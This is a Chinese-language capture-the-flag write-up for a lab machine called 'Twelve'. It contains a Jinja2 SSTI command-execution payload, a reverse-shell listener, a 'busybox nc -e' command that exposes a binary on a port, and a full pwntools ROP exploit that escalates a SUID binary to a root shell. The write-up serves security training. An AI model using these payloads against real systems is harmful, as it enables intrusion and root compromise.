
端口扫描

```
# Nmap 7.95 scan initiated Sun Feb 15 18:31:08 2026 as: /usr/lib/nmap/nmap -p- -oA ports
192.168.0.102
Nmap scan report for 192.168.0.102 (192.168.0.102)
Host is up (0.00056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1212/tcp open  lupa
MAC Address: 86:8F:48:12:31:AE (Unknown)

# Nmap done at Sun Feb 15 18:31:09 2026 -- 1 IP address (1 host up) scanned in 1.50
seconds
```


```
# Nmap 7.95 scan initiated Sun Feb 15 18:31:34 2026 as: /usr/lib/nmap/nmap -sT -sC -sV -p
80,1212 -oA detail 192.168.0.102
Nmap scan report for 192.168.0.102 (192.168.0.102)
Host is up (0.0015s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.66 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.66 (Debian)
1212/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
|_http-title: Base-12 Converter
MAC Address: 86:8F:48:12:31:AE (Unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Feb 15 18:31:41 2026 -- 1 IP address (1 host up) scanned in 6.85
seconds
```

web 渗透

访问 80 发现是个默认页面，没有内容，那就访问 1212:




看上去是一个数字进制转换一类的网页，那就测试是否存在 `SSTI` ，输入 `{{7*7}}` ，它返回了 `49`：



那就去网上找 SSTI payload，找到了如下的 payload：

`{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}`

使用该 payload ， 发现可以执行命令：



那就反弹 shell 就好了：

```
┌──(kali㉿kali)-[~/HMV/twelve]
└─$ nc -nvlp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.10.236 46274
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@Twelve:/opt/twelve_app$ cd /home
cd /home
www-data@Twelve:/home$ ls
```

```
ls
debian  lost+found
www-data@Twelve:/home$ cd debian
cd debian
www-data@Twelve:/home/debian$ ls
ls
user.txt
www-data@Twelve:/home/debian$ cat user.txt
cat user.txt
flag{user-8453eaca1baf2ad1abc7c17615fb8b91}
```

拿到了 user flag。

提权

在靶机内进行信息收集，尝试搜索是否存在拥有 root 的 `SUID` 权限的文件：

```
www-data@Twelve:/home/debian$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/passwd
/usr/local/bin/12
www-data@Twelve:/home/debian$ ls -liah /usr/local/bin/12
ls -liah /usr/local/bin/12
522246 -rwsr-sr-x 1 root root 10K Jan 30 09:53 /usr/local/bin/12
```

发现 `/usr/local/bin/12` 有 `SUID` 权限，且对我们可读，因此用 `busybox nc` 拿到本地进行分析：

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  int v3; // eax
  void *v4; // rax
  unsigned __int64 v5; // r14
  int v6; // r13d
  size_t v7; // r12
  int v8; // eax
  void *handle; // [rsp+8h] [rbp-448h]
  char nptr[1088]; // [rsp+10h] [rbp-440h] BYREF
  __int64 savedregs; // [rsp+450h] [rbp+0h] BYREF

  setvbuf(stdout, 0LL, 2, 0LL);
```

```
signal(14, (__sighandler_t)handler);
alarm(0x3Cu);
puts("\nWelcome to an easy Return Oriented Programming challenge...");
puts("Menu:");
handle = dlopen("libc.so.6", 1);
while ( 1 )
{
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        sub_BF7();
        if ( !sub_B9A((__int64)nptr, 1024LL) )
        {
          puts("Bad choice.");
          return 0LL;
        }
        v3 = strtol(nptr, 0LL, 10);
        if ( v3 != 2 )
          break;
        __printf_chk(1LL, "Enter symbol: ");
        if ( sub_B9A((__int64)nptr, 64LL) )
        {
          v4 = dlsym(handle, nptr);
          __printf_chk(1LL, "Symbol %s: 0x%016llX\n", nptr, v4);
        }
        else
        {
          puts("Bad symbol.");
        }
      }
      if ( v3 > 2 )
        break;
      if ( v3 != 1 )
        goto LABEL_24;
      __printf_chk(1LL, "libc.so.6: 0x%016llX\n", handle);
    }
    if ( v3 != 3 )
      break;
    __printf_chk(1LL, "Enter bytes to send (max 1024): ");
    sub_B9A((__int64)nptr, 1024LL);
    v5 = (int)strtol(nptr, 0LL, 10);
    if ( v5 - 1 > 0x3FF )
    {
      puts("Invalid amount.");
    }
    else
    {
      if ( v5 )
      {
```

```
          v6 = 0;
          v7 = 0LL;
          while ( 1 )
          {
            v8 = _IO_getc(stdin);
            if ( v8 == -1 )
              break;
            nptr[v7] = v8;
            v7 = ++v6;
            if ( v5 <= v6 )
              goto LABEL_22;
          }
          v7 = v6 + 1;
        }
        else
        {
          v7 = 0LL;
        }
LABEL_22:
        memcpy(&savedregs, nptr, v7);
      }
    }
    if ( v3 == 4 )
      break;
LABEL_24:
    puts("Bad choice.");
  }
  dlclose(handle);
  puts("Exiting.");
  return 0LL;
}
```

上面为用 IDA 对 main 函数进行反编译后的代码。

以下为运行程序后输出的菜单：

```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
:
```

可以看到该程序有三个作用：输出跟 libc 有关的地址、输出 libc 内指定函数的地址、往栈上写入内容。

程序的主要漏洞点在于 `memcpy(&savedregs, nptr, v7);` 这个语句会往 `savedregs` 这个变量的位置写入我们指定的内容，而 `savedregs` 这个变量的位置为 `__int64 savedregs; // [rsp+450h] [rbp+0h] BYREF`，也就是 `rbp` 的位置。

那就意味着我们可以从 rbp 开始往下写入任意的 gadget，从而劫持程序退出后的流程。

所以我们的利用思路为：用程序本身的功能输出 `system` 函数的地址，用该地址计算 libc 的基地址，再用 libc 里面的 gadget 达到 `Return Oriented Programming(ROP)` 的目的。

同时，程序本身存在 root 的 `SUID` 权限，因此我们可以使用 `setuid(0)` `setgid(0)` 来使我们的权限提升到 root。

64 位程序传参会依次通过这些寄存器传递：`RDI、RSI、RDX、RCX、R8、R9`，后续的参数通过栈来传递，从右往左入栈（即最后一个参数先入栈）。

我们这里使用的函数都只需要一个参数，因此用 `ROPgadget` 这个工具找到 libc 里的 `pop rdi ; ret` 语句的地址就好了。

要注意的是，靶机里面没有 pwntools，因此我们需要把程序的运行通过端口转发给转发出来，方便我们远程进行连接：

`busybox nc -l -p 4444 -e /usr/local/bin/12`

AI 还给了一个 socat 的版本：

`socat TCP-LISTEN:4444,reuseaddr,fork EXEC:./vuln_program`

以下为 exp：

```
from pwn import *

p = remote('192.168.10.236',4444)
libc = ELF('./libc.so.6')
context.arch = 'amd64'
context.log_level = 'debug'

p.recvuntil(b': ')
p.sendline(b'2')

p.recvuntil(b'Enter symbol: ')
p.sendline(b'system')
p.recvuntil(b'Symbol system: ')

addr = p.recvuntil(b'\n').replace(b'\n',b'')
system = int(addr,16)
libc.address = system - libc.sym['system']

binsh = next(libc.search(b'/bin/sh'))
rdi = libc.address + 0x27725 # pop rdi ; ret
uid = libc.sym['setuid']
gid = libc.sym['setgid']

#print(hex(libc.address),hex(system))
payload = b'A'*8 + p64(rdi) + p64(0) + p64(uid) + p64(rdi) + p64(0) + p64(gid) + p64(rdi
+ 1) + p64(rdi) + p64(binsh) + p64(system)

p.recvuntil(b': ')
p.sendline(b'3')
```

```
p.recvuntil(b': ')
p.sendline(f'{len(payload) + 1}'.encode())

p.sendline(payload)
p.interactive()
```

最后也是拿到了 root flag：

```
[*] Switching to interactive mode
[DEBUG] Received 0x13 bytes:
    b'1) Get libc address'
1) Get libc address[DEBUG] Received 0x4c bytes:
    b'\n'
    b'2) Get address of a libc function\n'
    b'3) Nom nom r0p buffer to stack\n'
    b'4) Exit\n'
    b': '

2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: $ 4
[DEBUG] Sent 0x2 bytes:
    b'4\n'
[DEBUG] Received 0x8 bytes:
    b'Exiting.'
Exiting.[DEBUG] Received 0x1 bytes:
    b'\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x7 bytes:
    b'app.py\n'
app.py
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x5 bytes:
    b'root\n'
root
$ cd /root
[DEBUG] Sent 0x9 bytes:
    b'cd /root\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
```

```
[DEBUG] Received 0x9 bytes:
    b'root.txt\n'
root.txt
$ cat root.txt
[DEBUG] Sent 0xd bytes:
    b'cat root.txt\n'
[DEBUG] Received 0x41 bytes:
    b'flag{root-a6127743d7835b6b4dd8debe12e9879a}\n'
    b'[rootpass: smokeylo]\n'
flag{root-a6127743d7835b6b4dd8debe12e9879a}
[rootpass: smokeylo]
```

里面还藏了一个 root 的密码。